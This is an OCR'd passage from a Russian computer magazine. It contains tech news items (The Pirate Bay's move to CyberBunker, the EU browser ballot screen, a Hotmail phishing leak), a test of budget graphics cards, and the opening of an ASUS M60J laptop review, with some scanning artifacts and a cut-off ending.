
YOUTUBE С РАДОСТЬЮ СООБЩИЛ МИРУ, ЧТО КОЛИЧЕСТВО ПРОСМОТРОВ ДОСТИГЛО 1 МЛРД. В ДЕНЬ (ПРИМЕРНО 11.574 В СЕКУНДУ).

PIRATE BAY ЗАСЕЛ В ЯДЕРНОМ УБЕЖИЩЕ

Правообладатели не оставляют попытки загнать The Pirate Bay в угол, то есть отключить ресурс любыми средствами. Последние пару месяцев особенно усердствует голландская организация BREIN. В основном BREIN действует обходными путями, оказывая давление на провайдеров и хостеров, в результате чего те перекрывают трекеру кислород. В свете этого TPB был вынужден переехать. Согласно слухам, сначала трекер переместил сервера из родной Швеции на Украину, но там задержался ненадолго и уже через несколько дней перебрался в родные для BREIN Нидерланды. На первый взгляд это решение кажется странным, ведь в Нидерландах на работу трекера наложен судебный запрет. Но на деле TPB мигрировал в дата-центр CyberBunker, который провозгласил свою территорию независимым государством еще 7 лет назад :). И бункер, между прочим, самый настоящий — это подземное сооружение, в 50-е годы служившее командным пунктом НАТО. Продали его еще в 90-е, и купившие его чуваки не растерялись и заявили, что раз землю они купили не у властей, а у НАТО, то они объявляют себя государством «КиберБункер». Среди владельцев бункера, кстати, значится Свен Олаф Камфуис, хакер, так же известный под ником CB3ROB. В своей крохотной конституционно-демократической республике он министр по телекоммуникациям, носящий титул принц Свен Олаф фон КиберБункер.




Taste of GuanaBana
ENERGIA
ЭНЕРГИЯ
ENERGY
BRAVO



БОГАТСТВО ВЫБОРА

Еврокомиссия все же определилась с тем, что конкретно нужно сделать компании Microsoft, дабы не притеснять на рынке другие браузеры. Напомним, что компании Opera и Mozilla, а также европейские антимонопольщики, давно возмущаются по поводу того, что IE является в Windows браузером по умолчанию, и дело дошло до высших инстанций ЕС. В итоге, Еврокомиссия утвердила на 5 лет ballot screen, то есть «экран выбора [браузера]». Теперь при установке Windows европейским юзерам на выбор будет предоставляться несколько разных браузеров (в список войдут наиболее популярные на территории Европы софтины). В окошке выбора можно будет ознакомиться с подробным описанием для каждого из них, так же здесь разместятся ссылки на последние версии программ. Стоит сказать, что никто не помешает установить несколько браузеров сразу — необязательно выбирать один.

ПОКА ДРУГИЕ БЕДСТВУЮТ, GOOGLE ПРОЦВЕТАЕТ — ДОХОДЫ КОМПАНИИ ВЫРОСЛИ ДО $5.95 МЛРД. ЗА КВАРТАЛ, ЧТО НА 7% ВЫШЕ ПРОШЛОГОДНЕЙ ОТМЕТКИ.

КАЧЕСТВЕННЫЙ И-НЕТ ВСЕГДА И ВЕЗДЕ

Финны, что называется, жгут — правительство Финляндии объявило широкополосный доступ (со скоростью не менее 1Mbps) в интернет фундаментальным правом человека. Нет, повальной халявы не будет, просто от любого домохозяйства до точки высокоскоростного подключения к сети теперь должно быть не более двух километров. К 2015 году, кстати, скорость доступа планируют поднять до 100Mbps. Реализовать такое в небольшой стране (население Финляндии составляет всего 5 с чем-то миллионов человек) вполне возможно. Всего стран, признавших доступ в интернет фундаментальным правом, теперь стало целых четыре — Эстония, Франция, Греция и Финляндия :). Но только финские власти установили конкретную планку скорости, закрепив за людьми право на broadband. Закон вступит в силу с июля 2010 года.





FLASH PLAYER СТАНЕТ КРОССПЛАТФОРМЕННЫМ

Компания Adobe официально сообщила, что Adobe Flash Player 10.1 будет работать не только с ПК, то есть с Windows, Macintosh и Linux, но и с мобильными платформами — Windows Mobile и Palm webOS. Новинка появится в виде беты до конца текущего года. А в начале 2010-го выйдет версия для девайсов под управлением Google Android и Symbian OS. Еще позже ожидается и Flash для Blackberry. Мобильная версия будет поддерживать жесты, акселерометры, смену положения экрана и мультитач. Помимо этого Flash Player 10.1 получит полноценное ускорение вывода средствами видеосистемы, одновременно научившись экономить ресурсы и энергию. Обделены всем этим счастьем пока остаются только владельцы iPhone. Представители Adobe утверждают, что в Apple не желают с ними сотрудничать.

ЦРУ ВЛОЖИТ ДЕНЬГИ В «ШПИОНСКИЙ» СТАРТАП



Центральное разведывательное управление США старается не отставать от прогресса и видит в интернете огромный потенциал, в частности, для получения информации. Подтверждает этот факт инвестиционное подразделение ЦРУ In-Q-Tel, которое собирается инвестировать средства в стартап Visible Technologies. Компания Visible Technologies разрабатывает софт для мониторинга социальных медиа. Их ПО уже сейчас умеет отслеживать более полумиллиона WEB 2.0-сайтов, в числе которых различные блогинговые сервисы, Flickr, YouTube, Twitter и Amazon. «Не по зубам» им пока остаются лишь социальные сети закрытого типа, такие как западный Facebook или наш «ВКонтакте». Очевидно, с приходом инвестиций, этот «последний бастион» тоже падет. Так же ПО Visible Technologies умеет анализировать содержимое постов, определяя его как позитивное, негативное, смешанное или нейтральное. ЦРУ определенно идет по правильному пути.





ВИНЧЕСТЕРЫ С E-INK ДИСПЛЕЕМ

Компания Western Digital представила новые модели внешних «винтов» My Book Elite и My Book Studio. Оба девайса интересны тем, что на их лицевой панели располагается небольшой e-ink дисплей, который работает даже когда устройство не подключено к компьютеру. На экран можно вывести шкалу, отображающую количество свободного места на диске, метку диска или краткое описание его содержимого (очень удобно, если девайсов несколько и внешне они совершенно одинаковые). Так же дисплей сообщит, защищены ли данные 256-битным аппаратным шифрованием и паролем. Настройка описанного осуществляется через программу WD SmartWare, которая занимается непрерывным автоматическим резервным копированием данных. Заметим, что My Book Studio предназначены для Mac-юзеров (они отформатированы надлежащим образом и совместимы с TimeMachine). Подключение обоих девайсов к компьютеру осуществляется через интерфейс USB 2.0.




ФОТО-ХОСТИНГ FLICKR ВЗЯЛ НОВУЮ ПЛАНКУ: КОЛИЧЕСТВО РАЗМЕЩЕННЫХ НА НЕМ ФОТОГРАФИЙ ПЕРЕВАЛИЛО ЗА 4 МЛРД.



УДОБНЫЙ МАРШРУТИЗАТОР ОТ ASUS

Asus представила публике новый беспроводной маршрутизатор Asus RT-N13U, с возможностью подключения принтера или многофункциональных устройств для сетевой печати и сканирования. Девайс имеет три режима работы: Router используется при подключении к провайдеру через Ethernet-кабель; AP (Access Point) позволит подключаться к сети беспроводным клиентам; Repeater значительно расширит зону охвата существующей беспроводной сети. В комплекс ПО девайса входит утилита Asus EZSetup, разработанная специально для России. Благодаря ей настроить доступ в интернет можно буквально за считанные минуты, и для этого необязательно быть админом. Юзеру понадобится лишь выбрать из приведенного списка город и провайдера (80 городов и более 100 провайдеров), а также ввести минимум данных, выданных при заключении договора. Благодаря Asus EZ UN остальные настройки не станут проблемой. Сервисы настройки и управления (QIS, Network Map, Dr. Surf, AiDisk, EZQoS и EZ MFP) покажут карту сети, продиагностируют и устранят неполадки, позволят организовать персональный FTP-сервер для обмена файлами, находящимися на подключенном USB-накопителе, и так далее. В комплект поставки входит утилита Download Master, по сути — полноценный торрент-клиент с поддержкой трекеров, использующих рейтинг. Маршрутизатор оснащен внутренней антенной, поддерживает Ethernet и 802.3, беспроводные 802.11n/g/b, и «понимает» следующие типы соединений: Automatic IP, Static IP, PPPoE (поддержка MPPE), PPTP, L2TP.

ВИРУСЫ КАК ПОД МИКРОСКОПОМ



Интересные экспериментальные функции появились у сервиса Webmaster Tools от Google. В случае заражения сайта каким-нибудь злобным малварем, зарегистрированных в Webmaster Tools юзеров, не только известят о заражении, но и покажут им, на каких конкретно страницах найдены следы «инфекции», и предоставят к ознакомлению сам «нехороший» код. Последнее существенно облегчит и ускорит поиск вирусов, а также их убийство. По возможности сервис даже постарается объяснить админу, из-за чего именно произошло заражение его ресурса. Учитывая, что массовые взломы сайтов в последнее время становится практически нормой, а админы, зачастую, даже не замечают, что их хакнули, новые функции могут оказаться очень полезны для всех.



МАССОВЫЙ ВЗЛОМ HOTMAIL

Как стало известно, более 10.000 аккаунтов Windows Live Hotmail совсем недавно были взломаны неизвестными хакерами. Хуже того, данные, собранные хакерами, утекли в Сеть — журналисты BBC News собственными глазами выдели, как в начале октября на сайте pastebin.com выложили список из 10.028 имен пользователей (начинавшихся с букв A и B). В Microsoft уже проводят расследование инцидента и, судя по всему, выходит, что взломщики действовали обычными фишерскими методами. Подавляющее большинство пострадавших европейцы, адреса их ящиков оканчивались на hotmail.com, msn.com и live.com.

АВТОР: СЕРГЕЙ НИКИТИН ТЕСТЕР: АВРОРИН КИРИЛЛ



ТЕСТИРОВАНИЕ БЮДЖЕТНЫХ ГРАФИЧЕСКИХ АДАПТЕРОВ

ВСЕ МЫ ПРЕКРАСНО ЗНАЕМ, ЧТО КОМПЬЮТЕРНЫЕ ИГРЫ — ГЛАВНЫЙ ДВИГАТЕЛЬ КОМПЬЮТЕРНОГО ПРОГРЕССА И, ЕСЛИ БЫ НЕ ОНИ, ТО ВСЕ ЭТИ СВЕРХМОЩНЫЕ КОМПОНЕНТЫ, КОТОРЫЕ МЫ ВИДИМ НА ПРИЛАВКАХ, НИКОМУ НЕ БЫЛИ БЫ НУЖНЫ. НО СЕГОДНЯ МЫ ТЕСТИРУЕМ ГРАФИЧЕСКИЕ АДАПТЕРЫ, ЧЬЯ СТОИМОСТЬ НЕВЕЛИКА, А ПРОИЗВОДИТЕЛЬНОСТЬ — ПРОСТО ДОСТАТОЧНА.

МЕТОДИКА ТЕСТИРОВАНИЯ

Наше исследование делится на три этапа. Первый — это синтетические тесты, в роли которых выступал пакет 3DMark 2006. Конечно, он частично устарел, но все еще может использоваться для тестирования. Вторая часть — использование реальных игровых приложений. Мы использовали Crysis, GTA IV и Sims 3. Третий этап — проверка нагрева графического процессора. Она проводилась следующим образом: мы устанавливали утилиту Riva Tuner и запускали в ней мониторинг температуры чипсета. Для того чтобы как следует нагрузить и разогреть графический адаптер, запускался GPU Test из состава Crysis. Нужно сказать, что прогон осуществлялся три раза, и фиксировалось последнее показание. Но если было видно, что в процессе тестирования температура растет и не останавливается после третьего прогона GPU Test`a, мы делали еще три дополнительных запуска (всего шесть) и, в итоге, выясняли истинную рабочую температуру данного чипсета. Кроме того, мы оценивали дизайн устройства, систему охлаждения и другие конструкторские особенности, удобство установки и комплект поставки видеоплаты.

ТЕХНОЛОГИИ

Сегодня уже перестали быть редкостью видеоплаты, стоимость которых может равняться стоимости неплохого домашнего компьютера. Конечно, большинство вряд ли приобретет себе такое устройство, особенно учитывая то, что для его полноценной работы требуется особый БП, корпус, система охлаждения, гигантский монитор и так далее. Но давай подумаем, а нужно ли сегодня отдавать огромные деньги за видеоплату или можно ограничиться значительно меньшей суммой? Графический адаптер отвечает за то, чтобы действие на экране было красивым и быстрым. Практически каждый современный игровой движок поддерживает многократные антиалиэйсинг и анизотропную фильтрацию, различные версии шейдеров, реалистичные тени и многие другие технологии 3D-графики, которые позволяют текстурам и объектам не выглядеть вырезанными из картона раскрашенными плоскостями, из которых торчат пиксели. Чтобы они отражались (и отражались быстро), нам и нужен мощный графический процессор. Но важно понимать, что им одним дело не обойдется — чтобы навороченная игра показала себя во всей красе, к нему надо добавлять мощный ЦП, большой объем ОЗУ, качественный монитор и звуковую систему. Поэтому, если ты думаешь о модернизации устаревшей системы, тебе не нужен дорогой монстр — толку от него много не будет. На ближайшие полгода вполне подойдет одна из плат нашего теста. Ну а потом — глобальный апгрейд!


СПИСОК ПРОТЕСТИРОВАННЫХ УСТРОЙСТВ:

HIS RADEON HD 4670 ICEQ
HIS RADEON HD 4770
MSI N9500GT
MSI N9600GT-T2D512-OC
MSI GEFORCE GTS250
SAPPHIRE RADEON HD 4730

КОНФИГУРАЦИЯ ТЕСТОВОГО СТЕНДА

ПРОЦЕССОР: INTEL CORE 2 DUO E8400
МАТЕРИНСКАЯ ПЛАТА: ASUS P5Q DELUXE
ОПЕРАТИВНАЯ ПАМЯТЬ, ГБ: 4, CORSAIR XMS2 DDR2
ЖЕСТКИЙ ДИСК, ГБ: 640, WD, 7200 ОБ/МИН
БЛОК ПИТАНИЯ, ВТ: 1000, THERMALTAKE
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS VISTA






HIS RADEON HD 4670 ICEQ

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV730
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 2xDVI, 1xS-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: не требуется
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 750
ЧАСТОТА ПАМЯТИ, МГЦ: 2000
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 512
ШИРИНА ШИНЫ, БИТ: 128
ПОДДЕРЖКА SLI/CROSSFIRE: есть





Плата отличается от стандартного устройства на базе чипсета ATI Radeon HD 4670 в первую очередь тем, что на ней установлена память GDDR3 с рабочей частотой 2000 МГц. Быстродействие устройства в стандартной модификации не очень велико, и более быстрая память, установленная на данной плате, может исправить ситуацию в лучшую сторону. Сейчас на рынке плат на основе микросхем ATI очень много, в том числе и производства компании HIS, а разница между младшей моделью ATI Radeon HD 4650 и этим девайсом совсем невелика. Имеет смысл потратить немного времени на поиск платы HIS Radeon HD 4670 IceQ как столь же недорогого, но несколько более производительного решения.



Скорость, а, значит, и нагрев платы невелики, но вот кулер на ней стоит очень большой, занимающий два слота. Учитывая, что его мощь тут явно избыточна, а также то, что он довольно сильно шумит и повышает цену платы, мы считаем такой подход чрезмерным.

HIS RADEON HD 4770

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV740
ТЕХПРОЦЕСС, НМ: 40
РАЗЪЕМЫ: 2xDVI, 1xS-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 6-пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 750
ЧАСТОТА ПАМЯТИ, МГЦ: 3200
ТИП ПАМЯТИ: GDDR5
ОБЪЕМ ПАМЯТИ, МБ: 512
ШИРИНА ШИНЫ, БИТ: 128
ПОДДЕРЖКА SLI/CROSSFIRE: есть






По сравнению с платами на чипсетах линейки Radeon HD 46xx устройство стоит значительно дороже, но в то же время является по отношению к ним настоящим «старшим братом» с множеством улучшений. Во-первых, до 40 нм уменьшен техпроцесс, а, следовательно, существенно снизилось тепловыделение. Поэтому система охлаждения, установленная на плате, обладает компактными размерами. Но, несмотря на это, наши термотесты не выявили никаких проблем, перегрев отсутствует даже в тяжелых тестах. Во-вторых, память на плате стоит хорошая и довольно быстрая, типа GDDR5. В итоге, по производительности устройство догоняет более дорогие девайсы на ATI Radeon HD 4850.




Несмотря на все свои плюсы, HIS Radeon HD 4770 в цене существенно проигрывает платам на чипсете NVIDIA GeForce GTS 250, которые являются их «одноклассниками». Цена у них существенно ниже. Несмотря на то, что формально их характеристики выглядят несколько хуже, по скорости они превосходят данную плату.

СРЕДНЯЯ ТЕМПЕРАТУРА В РЕЖИМЕ СТРЕСС-ТЕСТА (ГРАДУСЫ ЦЕЛЬСИЯ)



БЮДЖЕТНЫЕ ПЛАТЫ ГРЕЮТСЯ НЕ ОЧЕНЬ СИЛЬНО

CRYSIS 1680X1050, HIGH, GPU TEST (FPS)



НА ЧТО СПОСОБНА ТА ИЛИ ИНАЯ ПЛАТА НАГЛЯДНО ПОКАЗЫВАЕТ ТЯЖЕЛЫЙ ТЕСТ



MSI-N9500GT MD512-OC

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: NVIDIA G96
ТЕХПРОЦЕСС, 55: 55
РАЗЪЕМЫ: 1xDVI, 1xD-SUB, 1x-HDMI
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: нет
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 650
ЧАСТОТА ПАМЯТИ, МГЦ: 800
ТИП ПАМЯТИ: GDDR2
ОБЪЕМ ПАМЯТИ, МБ: 512
ШИРИНА ШИНЫ, БИТ: 128
ПОДДЕРЖКА SLI/CROSSFIRE: нет





Первое и главное достоинство этой платы, которое сразу бросается в глаза, — ее цена. Меньше 2000 рублей, — выглядит очень и очень привлекательно. Кроме того, у платы есть три различных разъема для подключения — D-SUB, DVI и HDMI. Еще ее можно похвалить за компактные размеры, отсутствие необходимости в дополнительном питании, а также хорошую систему охлаждения. Вот, собственно, и все плюсы.


А главный минус заключается в том, что, несмотря на крайне низкую стоимость, устройство практически не имеет смысла покупать. Его производительность совсем невелика, поэтому, если ты хочешь сэкономить на видеоадаптере, лучше прикупить системную плату со встроенной графикой. А потом, если появится нужда, докупить отдельную видеоплату. Кроме того, кулер довольно маленький и есть подозрение, что уже через годик он может зашуметь.



Diamond

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: NVIDIA G96
ТЕХПРОЦЕСС, НМ: 65
РАЗЪЕМЫ: 2xDVI, 1xS-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 1x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 700
ЧАСТОТА ПАМЯТИ, МГЦ: 1800
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 1024
ШИРИНА ШИНЫ, БИТ: 256
ПОДДЕРЖКА SLI/CROSSFIRE: есть






Несмотря на то, что плате уже немало лет, в некоторых ситуациях ее приобретение по-прежнему еще актуально. Например, учитывая невысокую цену, с помощью двух таких плат можно создать SLI-массив, благо, такая функция поддерживается. Уровень производительности в этом случае будет весьма и весьма неплохим, что и продемонстрировали наши тесты. Во многом такие результаты достигаются благодаря применению достаточно быстрой памяти. Кроме того, плату можно неплохо разогнать, поэтому, если все хорошо продумать, покупка будет оправданной, а вложения эффективными.




С другой стороны, если ты хочешь играть в современные игры с если уж не максимальными, то достаточно высокими настройками, лучше будет присмотреться к платам на базе GeForce 8800GT или 9800GT, которые обеспечат совершенно иной уровень производительности. А если посерфить в Сети, то вполне можно прикупить и современный девайс на GTS250, причем за не очень большие деньги.

THE SIMS 3, 1680X1050, ULTRA HIGH (FPS)



НЕ САМЫЙ БЫСТРЫЙ ATI RADEON HD 4730 ПОЗВОЛЯЕТ КОМФОРТНО ИГРАТЬ В ЭТУ ИГРУ

GTA IV, 1680X1050, HIGH (FPS)



ЛИДЕР ТЕСТА РАБОТАЕТ НА ЧИПСЕТЕ NVIDIA



MSI N250GTS Twin Frozr

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: NVIDIA G92b
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 2xDVI, 1xS-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 6-пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 738
ЧАСТОТА ПАМЯТИ, МГЦ: 2200
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 512
ШИРИНА ШИНЫ, БИТ: 256
ПОДДЕРЖКА SLI/CROSSFIRE: есть





Плату можно порекомендовать тем, кто любит заниматься разгоном. Для этого у нее есть все необходимое — построена на базовом, нисколько не оверклокнутом чипсете NVIDIA GeForce GTS 250 и сохраняет приличный потенциал для шаловливых ручек. Но главное — на ней стоит мощная нестандартная система охлаждения, которая станет залогом того, что плата не будет глючить после твоих экспериментов. Состоит она из медного радиатора с двумя вентиляторами сверху и, по результатам наших тестов, показывает себя лучше стандартной турбины.


Увы, такой вариант издает гораздо больше шума, нежели стандартная турбина. Кроме того, если турбированный кулер большую часть горячего воздуха выбрасывает наружу, то вентиляторы, в основном, направляют его вниз, что создаст проблемы в том случае, если там стоит еще один видеоадаптер. Так что — будь внимательнее.



SAPPHIRE RADEON HD 4730

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV770
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 1xDVI, 1x-D-SUB, 1xHDMI
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 2x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 750
ЧАСТОТА ПАМЯТИ, МГЦ: 3600
ТИП ПАМЯТИ: GDDR5
ОБЪЕМ ПАМЯТИ, МБ: 512
ШИРИНА ШИНЫ, БИТ: 128
ПОДДЕРЖКА SLI/CROSSFIRE: есть







Несмотря на достаточно высокую, по сравнению с другими устройствами в обзоре, цену, плата является лидером по соотношению цены и качества. Сумма, отданная за нее в магазине, существенно ниже, чем та, которую просят за мощные современные девайсы, но при этом с производительностью у нее все нормально. Благодаря хорошему чипсету и быстрой памяти, с ней ты еще поиграешь. Кроме того, она очень грамотно сконструирована, поэтому даже в небольшой корпус можно установить несколько таких устройств. Система охлаждения на первый взгляд может показаться несправляющейся, но наши тесты опровергли это впечатление. Никаких проблем с перегревом не возникало. Также к плюсам платы относятся три разъема для подключения и неплохой разгонный потенциал.



Явных недостатков у платы нам обнаружить не удалось. За свои деньги она предоставляет абсолютно адекватные возможности, а называть их слабыми, сравнивая с устройствами, которые дороже втрое, особого смысла нет.

ВЫВОДЫ

Бюджетные видеоплаты в избытке представлены на рынке и пользуются определенным спросом. Лидером сегодняшнего теста стала плата MSI N250GTS Twin Frozr, которая имеет хорошие характеристики и неплохой разгонный потенциал. А награду «Лучшая покупка» получает Sapphire Radeon HD 4730, которая на все 100% оправдывает свою стоимость. Перед тем как тратить огромные деньги, хорошенько подумай — возможно, одна из этих плат придется тебе по душе.

ASUS M60J

Мощь Core i7 и CUDA

Что такое топовый ноутбук для дома? Если взять самое быстрое железо, дорогие компоненты, дополнив классным дисплеем и мультимедийными возможностями, то получится что-то похожее. ASUS M60J — как раз такая машинка. Его явно не будешь носить с собой, но в качестве настольного решения он даст фору большинству обычных компьютеров. Правда, и стоить будет о-го-го, но это уже другая история :).





INTEL® CORE™ i7

Главная особенность этого ноутбука — конечно же, платформа. На данный момент ASUS M60J — первый на российском рынке ноутбук на базе нового процессора Intel® Core™ i7. Впрочем, ноуты только-только поступили в продажу: даже протестированный нами экземпляр — лишь инженерный образец. Сама платформа Core™ i7 не плод мысли маркетологов, а действительно совершенно новая разработка с рядом приятных особенностей. В протестированном ноутбуке была установлена мобильная версия этой линейки процессоров Intel, удачно унаследовавшая от старших братьев все новые фичи, в том числе и функцию

ХАРАКТЕРИСТИКИ ASUS M60J

- Процессоры — Intel® Core™ i7-820QM (1,73 ГГц, 3,06 ГГц в режиме turbo), Intel® Core™ i7-720QM (1,6 ГГц, 2,8 ГГц в режиме turbo)
- Чипсет Mobile Intel® PM55
- Операционная система Windows Vista® Ultimate/Business/Premium/Basic
- До 4 Гб оперативной памяти DDR3 1066/1333 МГц
- 16-дюймовый дисплей с разрешением 1366x768 пикселей
- Графика NVIDIA GeForce GT 240M с 1 Гб видеопамяти DDR3
- Винчестер объемом 250/320/500 Гб (5400/7200 об/мин), поддержка двух HDD
- Оптический привод DVD Super-Multi/Blu-ray Combo
- 2 Мп web-камера
- Размеры — 375x265x34,3-40,6 мм
- Вес — 3,3 кг с 6-элементным аккумулятором

